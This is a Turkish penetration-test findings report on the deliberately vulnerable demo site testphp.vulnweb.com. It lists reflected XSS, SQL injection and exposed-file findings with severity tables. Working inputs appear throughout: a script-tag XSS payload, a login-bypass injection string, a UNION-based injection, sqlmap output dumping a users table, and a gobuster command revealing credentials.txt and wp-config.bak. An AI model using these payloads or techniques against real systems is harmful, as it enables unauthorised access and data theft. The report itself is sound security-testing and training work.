Testphp.vulnweb.com

Web Sızma Testleri

Sonuç Raporu

Ömer Topcu

1- Yansıtılan Siteler Arası Script Çalıştırma/XSS

Önem Derecesi	Yüksek
Açıklığın Etkisi	Yetkisiz Erişim, Bilgi İfşası
Kullanıcı Profili	Guess Kullanıcı
Erişim Noktası	internet
Bulgu Kategorisi	Web
Bulgu Sebebi	Uygulama Geliştirmedeki Eksiklikler/Hatalar

Bulgu Açıklaması:

Siteler arası script çalıştırma zafiyeti olarak bilinen XSS, kötü niyetli kişilerin bu site üzerinden
diğer kullanıcılara istemci tarafında çalışmak üzere kod (genellikle JavaScript ve html) gönderip
kötü amaçlarla çalıştırmalarına imkân tanımaktadır.
XSS zafiyetleri uygulamalarda dışarıdan alınan bilgiler için yeterli girdi ve çıktı denetimi
yapılmadığı durumlarda ortaya çıkar ve art niyetli bir kullanıcı istediği gibi javascript kodu
çalıştırarak hedef aldığı kişilere ait oturum bilgilerini çalabilir, hedef aldığı kişilerin browserini
istediği gibi yönlendirebilir. Ele geçirdiği kurban browseri kullanılarak iç ağda port tarama,
ortamda ses kaydı ve görüntü kaydı gerçekleştirebilir.


Uygulamanın arama kısmında Yansıtılan Siteler Arası Script çalıştırılabileceği görülmüştür. Aşağıdaki tablolarda hangi url


adesinde ve hangi parametrelerde olduğu detaylı bir şekilde ifade edilmiştir.

URL: http://testphp.vulnweb.com/guestbook.php

PAYLOAD: <script>alert(123)</script>

Bu verilen bilgiler doğrultusunda uygulamanın mesaj kısmında belirtilen payload çalıştırıldığı
zaman XSS çalışacaktır ve aşağıdaki gibi bir görüntü ile karşılaşılacaktır.







Bu zafiyet ile saldıran script kodu çalıştırabilir. Sisteme,servera erişim sağlayabilir.

Aynı XSS açığı sayfada da mevcuttur.

URL: testphp.vulnweb.com/comment.php?aid=2

PAYLOAD: <script>alert(123)</script>





SQL Injection Zafiyeti

Önem Derecesi	Acil
Açıklığın Etkisi	Yetkisiz Erişim, Bilgi İfşası
Kullanıcı Profili	Guess Kullanıcı
Erişim Noktası	internet
Bulgu Kategorisi	Web
Bulgu Sebebi	Uygulama Geliştirmedeki Eksiklikler/Hatalar


SQL Injection zafiyeti, uygulama parametreleri aracılığı ile yollanan bilgilerin düzgün kontrol
edilmemesi sebebi ile arka planda çalışan veritabanına yollanan sorgulara, saldırganın
sorgularını eklemesine imkan tanıyan bir güvenlik açığıdır.
Hata Tabanlı SQL Injection saldırıları, uygulamanın veri tabanına gönderdiği sorgularda
herhangi bir yazım hatası syntax error olması durumunda veya


sorgunun veri tabanında
çalışması sonucu dönen verilerin, ekrana çıktı olarak yansımasıdır.

URL: http://testphp.vulnweb.com/login.php

PAYLOAD: "' or 1=1;--

Url adresinde ki login sayfasında username kısmına payload ı yazarak şifre yazarak oturum açılmış ve kullanıcının kişisel bilgileri ele geçirilmiştir.






BULGU2

URL: http://testphp.vulnweb.com/listproducts.php?cat=1

PAYLOAD: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176706a71,0x497946726e796a6e434a765a675448675177656d64646b6b5a76564d7074745757766a4642627547,0x71786b7071),NULL,NULL,NULL,NULL-- -

Sqlmap aracı kullanılarak sql injection yapılmış ve zafiyet oldugu tespit edilmiş.SQL datalarına ulaşılmıştır.

```
--crawl=2
[17:06:45] [CRITICAL] user aborted
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.2#stable}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```




```
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
[1 entry]
+------+-------+----------------------------------+------+-------+----------+
-------+----------------------+
| cc   | name  | cart                             | pass | uname | phone    |
 email | address              |
+------+-------+----------------------------------+------+-------+----------+
-------+----------------------+
| adad | admin | b5a9735b5b2159c2f8292e0a2e7893a5 | test | test  | adadadsa |
 dad   | Select*from users\r\n |
+------+-------+----------------------------------+------+-------+----------+
-------+----------------------+

[17:35:01] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share
/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[17:35:01] [INFO] fetched data logged to text files under '/root/.local/share
/sqlmap/output/testphp.vulnweb.com'
```

3-YETKİSİZ DOSYA ERİŞİMİ

Önem Derecesi	Yüksek
Açıklığın Etkisi	Yetkisiz Erişim, Bilgi İfşası
Kullanıcı Profili	Guess Kullanıcı
Erişim Noktası	internet
Bulgu Kategorisi	Web
Bulgu Sebebi	Uygulama Geliştirmedeki Eksiklikler/Hatalar

Sistem dizin taraması yapıldığında sisteme ait yetkisiz kişilerin erişebileceği dosya uzantılarına ulaşılmıştır.Saldırgan bu zafiyetten faydalanarak Sunucuya sızma gerçekleştirebilir.Wp-config.bak ,credentials.txt gibi dosyalara erişim sağlanmaktadır. Sunucunuzdaki Apache, **.php** dosyalarını yorumlarayak okur. Yani birisi **Wp-config.php**'yi okumak istediği zaman karşısına bu dosyayı ve şifrelerinizi çıkartmaz. Fakat uzantısı **.bak, .txt, .save, .back, .old** gibi dosyaları tanımadığı için varsayılan yani text olarak görüntülenmesini ya da download edilmesini sağlar. Yani bir PHP dosyanızın uzantısını **.bak, .txt** gibi bir formata çevirirseniz bu dosyanın içeriği alelen görüntülenecektir.


Bu sayede saldırgan sizin database user, database name ve database password değerlerini rahatlıkla görebiliyor. Bundan sonrası ise çok kolay, bir sunucuda bu tarz dosyaları gördüğünde Mysql'inize bağlanıp siteniz üzerinde istediği değişikliği yapabilir. Hatta WordPress şifrelerinizi değiştirip, panelinize de erişebilir.

URL: http://testphp.vulnweb.com/pictures/

URL: http://testphp.vulnweb.com/Flash/

Payload:Gobuster

gobuster dir -u http://testphp.vulnweb.com/pictures/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt



Index of /pictures/

../		
1.jpg	11-May-2011 10:27	12426
1.jpg.tn	11-May-2011 10:27	4355
2.jpg	11-May-2011 10:27	3324
2.jpg.tn	11-May-2011 10:27	1353
3.jpg	11-May-2011 10:27	9692
3.jpg.tn	11-May-2011 10:27	3725
4.jpg	11-May-2011 10:27	13969
4.jpg.tn	11-May-2011 10:27	4615
5.jpg	11-May-2011 10:27	14228
5.jpg.tn	11-May-2011 10:27	4428
6.jpg	11-May-2011 10:27	11465
6.jpg.tn	11-May-2011 10:27	4345
7.jpg	11-May-2011 10:27	19219
7.jpg.tn	11-May-2011 10:27	6458
8.jpg	11-May-2011 10:27	50299
8.jpg.tn	11-May-2011 10:27	4139
WS_FTP.LOG	23-Jan-2009 10:06	771
credentials.txt	23-Jan-2009 10:47	33
ipaddresses.txt	23-Jan-2009 12:59	52
path-disclosure-unix.html	08-Apr-2013 08:42	3936
path-disclosure-win.html	08-Apr-2013 08:41	698
wp-config.bak	03-Dec-2008 14:37	1535